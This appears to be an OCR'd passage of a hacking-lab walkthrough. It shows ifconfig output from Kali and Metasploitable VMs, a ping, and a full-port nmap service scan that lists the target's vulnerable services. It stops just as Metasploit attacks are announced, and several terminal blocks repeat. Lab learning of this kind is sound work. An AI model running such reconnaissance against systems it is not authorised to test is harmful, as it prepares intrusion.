
Preview
MetasploitableArya

Display
Video Memory: 16 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled

Storage
Controller: IDE
IDE Secondary Device 0: [Optical Drive] Empty
Controller: SATA


Step 4: Experimentation on Metasploitable

run ifconfig to get both the OS IP address



```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.38  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::2d15:c499:c979:529e  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:21:b1:d0  txqueuelen 1000  (Ethernet)
        RX packets 14  bytes 2120 (2.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 23  bytes 3476 (3.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~]
└─$ 
```


```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:7b:e2:a7
          inet addr:192.168.1.37  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7b:e2a7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:32 errors:0 dropped:0 overruns:0 frame:0
          TX packets:53 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4212 (4.1 KB)  TX bytes:5710 (5.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$ _
```



```
        inet6 fe80::2d15:c499:c979:529e  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:21:b1:d0  txqueuelen 1000  (Ethernet)
        RX packets 14  bytes 2120 (2.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 23  bytes 3476 (3.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.37
PING 192.168.1.37 (192.168.1.37) 56(84) bytes of data.
64 bytes from 192.168.1.37: icmp_seq=1 ttl=64 time=0.943 ms
64 bytes from 192.168.1.37: icmp_seq=2 ttl=64 time=0.812 ms
64 bytes from 192.168.1.37: icmp_seq=3 ttl=64 time=0.615 ms
64 bytes from 192.168.1.37: icmp_seq=4 ttl=64 time=7.67 ms
64 bytes from 192.168.1.37: icmp_seq=5 ttl=64 time=6.47 ms
64 bytes from 192.168.1.37: icmp_seq=6 ttl=64 time=11.0 ms
```


```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:7b:e2:a7
          inet addr:192.168.1.37  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7b:e2a7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:32 errors:0 dropped:0 overruns:0 frame:0
          TX packets:53 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4212 (4.1 KB)  TX bytes:5710 (5.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$ _
```

Scanning metasploitable using nmap on kali




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.37 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-11 16:20 EST
Nmap scan report for 192.168.1.37
Host is up (0.034s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
```


Use metasploit framework to run attacks on metasploitable2




```
┌──(kali㉿kali)-[~]
